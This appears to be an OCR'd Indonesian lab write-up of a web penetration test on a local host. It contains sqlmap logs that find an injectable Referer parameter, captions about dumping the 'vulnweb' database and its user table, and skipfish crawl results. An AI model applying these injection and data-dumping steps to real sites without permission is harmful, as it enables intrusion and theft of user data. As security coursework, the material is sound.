



root@kali: /home/kali
File Actions Edit View Help
root@kali: /ho...ce-shop_14.0.1
root@kali: ...map/scripts
root@.../kali
GENERATE_SERIES)'
[09:43:48] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - ORDER BY clause'
[09:43:48] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - ORDER BY clause (original value)'
[09:43:48] [INFO] testing 'Oracle boolean-based blind - ORDER BY, GROUP BY clause'
[09:43:48] [INFO] testing 'Oracle boolean-based blind - ORDER BY, GROUP BY clause (original value)'
[09:43:48] [INFO] parameter 'Referer' appears to be 'Oracle boolean-based blind - ORDER BY, GROUP BY clause (original value)' injectable (with --code=200)
it looks like the back-end DBMS is 'Oracle'. Do you want to skip test payload
n
[09:45:40] [INFO] testing 'Oracle error-based - Parameter replace'
[09:45:40] [INFO] testing 'Oracle error-based - ORDER BY, GROUP BY clause'
[09:45:40] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[09:45:40] [INFO] testing 'Generic inline queries'
[09:45:40] [INFO] testing 'Oracle inline queries'
[09:45:40] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[09:45:40] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE)'
[09:45:40] [INFO] testing 'Oracle stacked queries (heavy query - comment)'
[09:45:40] [INFO] testing 'Oracle stacked queries (heavy query)'
[09:45:40] [INFO] testing 'Oracle stacked queries (DBMS_LOCK.SLEEP - comment)'
[09:45:40] [INFO] testing 'Oracle stacked queries (DBMS_LOCK.SLEEP)'
[09:45:40] [INFO] testing 'Oracle stacked queries (USER_LOCK.SLEEP - comment)'
[09:45:40] [INFO] testing 'Oracle stacked queries (USER_LOCK.SLEEP)'
[09:45:40] [INFO] testing 'Oracle AND time-based blind'
[09:45:40] [INFO] testing 'Oracle OR time-based blind'
[09:45:40] [INFO] testing 'Oracle AND time-based blind (comment)'
[09:45:40] [INFO] testing 'Oracle OR time-based blind (comment)'


*Hasil crawling database




*hasil crawling tabel database ‘vulnweb’




*hasil data dari tabel ‘user’




*hasil data user




4. Menjalankan skipfish untuk melakukan crawling sitemap.



5. Hasil crawling dari sitemap





skipfish
WEB APP SCANNER

Scanner version:	2.10b	Scan date:	Fri Jun 2 12:11:53 2023
Random seed:	0x14bde03f	Total time:	0 hr 0 min 14 sec 884 ms

Problems with this scan? Click here for advice.

Crawl results - click to expand:

Document type overview - click to expand:

application/binary (1)

1. http://192.168.43.30/media/hackerone.mp4 (400000 bytes) [show trace +]

application/xhtml+xml (7)

1. http://192.168.43.30/css/ (1724 bytes) [show trace +]
2. http://192.168.43.30/css/img/ (948 bytes) [show trace +]
3. http://192.168.43.30/gambar/ (1132 bytes) [show trace +]
4. http://192.168.43.30/gambar/artikel/ (1359 bytes) [show trace +]
5. http://192.168.43.30/gambar/galeri/ (1673 bytes) [show trace +]
6. http://192.168.43.30/icons/ (294 bytes) [show trace +]
7. http://192.168.43.30/img/ (2706 bytes) [show trace +]

image/gif (10)


1. http://192.168.43.30/icons/small/back.gif (129 bytes) [show trace +]
2. http://192.168.43.30/icons/small/blank.gif (55 bytes) [show trace +]
3. http://192.168.43.30/icons/small/image2.gif (138 bytes) [show trace +]
4. http://192.168.43.30/icons/a.gif (246 bytes) [show trace +]
5. http://192.168.43.30/icons/back.gif (216 bytes) [show trace +]
6. http://192.168.43.30/icons/blank.gif (148 bytes) [show trace +]
7. http://192.168.43.30/icons/folder.gif (225 bytes) [show trace +]
8. http://192.168.43.30/icons/image2.gif (309 bytes) [show trace +]
9. http://192.168.43.30/icons/movie.gif (243 bytes) [show trace +]
10. http://192.168.43.30/img/fofo1.gif (400000 bytes) [show trace +]

image/jpeg (3)

1. http://192.168.43.30/css/img/header.jpg (23770 bytes) [show trace +]
2. http://192.168.43.30/gambar/galeri/46837305_188580208753059_3709339730572214272_n.jpg (19819 bytes) [show trace +]
3. http://192.168.43.30/img/tw.png (178558 bytes) [show trace +]

image/png (17)

1. http://192.168.43.30/gambar/artikel/NEW_1.png (3171 bytes) [show trace +]
2. http://192.168.43.30/gambar/artikel/NEW_2.png (6913 bytes) [show trace +]
3. http://192.168.43.30/gambar/artikel/NEW_3.png (125057 bytes) [show trace +]



13. http://192.168.43.30/img/fb.png (13209 bytes) [show trace +]
14. http://192.168.43.30/img/footer.png (98176 bytes) [show trace +]
15. http://192.168.43.30/img/HackerOne.png (7623 bytes) [show trace +]
16. http://192.168.43.30/img/ig.png (400000 bytes) [show trace +]
17. http://192.168.43.30/img/wa.png (45526 bytes) [show trace +]

text/css (4)

1. http://192.168.43.30/css/admin.css (750 bytes) [show trace +]
2. http://192.168.43.30/css/bootstrap.min.css (96 bytes) [show trace +]
3. http://192.168.43.30/css/login.css (334 bytes) [show trace +]
4. http://192.168.43.30/css/style.css (1266 bytes) [show trace +]


text/html (11)

